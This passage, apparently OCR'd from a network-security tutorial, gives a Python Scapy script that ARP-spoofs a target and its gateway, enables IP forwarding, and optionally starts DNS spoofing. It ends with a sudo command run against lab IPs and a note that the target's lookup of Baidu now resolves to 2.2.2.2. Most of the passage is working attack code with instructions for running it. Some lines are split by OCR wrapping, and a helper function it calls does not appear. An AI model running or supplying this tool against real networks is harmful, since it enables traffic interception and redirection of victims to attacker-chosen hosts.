
```
def op(eths,mubiao_ip,Ps,gateway_ip):
    ip=mubiao_ip
    wifi=gateway_ip
    dst_Mac=str(getmacbyip(ip))
    self_Mac=str(get_if_hwaddr(eths))
    wifi_Mac=str(getmacbyip(wifi))
    Ether_data=Ether(src=self_Mac,dst=dst_Mac)/ARP(op=2,hwsrc=self_Mac,psrc=wifi,hwdst
=dst_Mac,pdst=ip)
    try:
        sendp(Ether_data,inter=2,iface=eths,loop=1)
    except Exception as e:
        print("Send ARP spoofing package failed!")


def wifi(eths,mubiao_ip,gateway_ip,Ps,dns_ip):
    ip=gateway_ip
    dst=mubiao_ip
    et = eths
    dst_Mac = getmacbyip(ip)
    self_Mac = get_if_hwaddr(et)
    Ether_data = None
    if Ps=="1":
        Ether_data = Ether(src=self_Mac, dst=dst_Mac) / ARP(op=2, hwsrc='12:1a:13:a3:1
3:ef', psrc=dst, hwdst=dst_Mac, pdst=ip)
        t3 = threading.Thread(target=DNS_S, args=(dns_ip,eths))
        t3.setDaemon(True)
        t3.start()
    if Ps == "0":
        Ether_data = Ether(src=self_Mac, dst=dst_Mac) / ARP(op=2, hwsrc=self_Mac, psrc
=dst, hwdst=dst_Mac, pdst=ip)
    if Ps!="1" and Ps!="0":
        print (Ps)
        print (type(Ps))
        print ('-P Wrong parameter')
        sys.exit(1)
    try:
        sendp(Ether_data, inter=2,iface=et,loop=1)
    except Exception as e:
        print("Gateway ARP data failed to send!")


def main():
    signal.signal(signal.SIGINT,quit_fun)
    signal.signal(signal.SIGTERM,quit_fun)

    opx=OptionParser('Usage %prog[-i interface][-s adIP][-d GIP]')
    opx.add_option('-i',dest='interface',help='NIC name')
    opx.add_option('-t',dest='adIP', help='Target device IP')
    opx.add_option('-g',dest='GIP', help='Gateway IP')
    opx.add_option('-p',dest='DNS', help='Whether to open DNS spoofing (0 OFF, 1 ON)',
default='1')
    opx.add_option('-d',dest='DNSip',help='DNS Spoof IP')
    (options,args)=opx.parse_args()

    if options.interface is None or options.adIP is None or options.GIP is None :
        opx.print_help()
```

```
        sys.exit(0)
    if options.DNS=="1" and options.DNSip==None:
        print ("Fake DNS IP must be filled in!")
        opx.print_help()
        sys.exit(0)
    else:
        try:
            if os.geteuid()!=0:
                print ("[-]Please use with administrator privileges!")
                sys.exit(1)
            else:
                tail_0 = os.popen("sysctl -w net.ipv4.ip_forward=1")
                print ("ip forwarding settings:"+tail_0.read())
                eth=options.interface
                mubiao=options.adIP
                gateway=options.GIP
                P=options.DNS
                dip=options.DNSip
                print ('Begin spoofing!')
                t1=threading.Thread(target=op,args=(eth,mubiao,P,gateway))
                t1.setDaemon(True)
                t1.start()
                t2=threading.Thread(target=wifi,args=(eth,mubiao,gateway,P,dip))
                t2.setDaemon(True)
                t2.start()
        except Exception as e:
            print (e)
            sys.exit(1)

    while True:
        pass

if __name__ == '__main__':
    main()
```

Use the following command to run the script in the virtual machine:

```
sudo python3 dns.py -i ens33 -t 192.168.140.138 -g 192.168.140.175 -p 1 -d 2.2.2.2
```

After flushing the DNS resolution cache on the host, ping Baidu's URL again, the result is shown in the following figure:



We can find that DNS resolves the wrong address 2.2.2.2. At this point, the DNS spoofing is complete.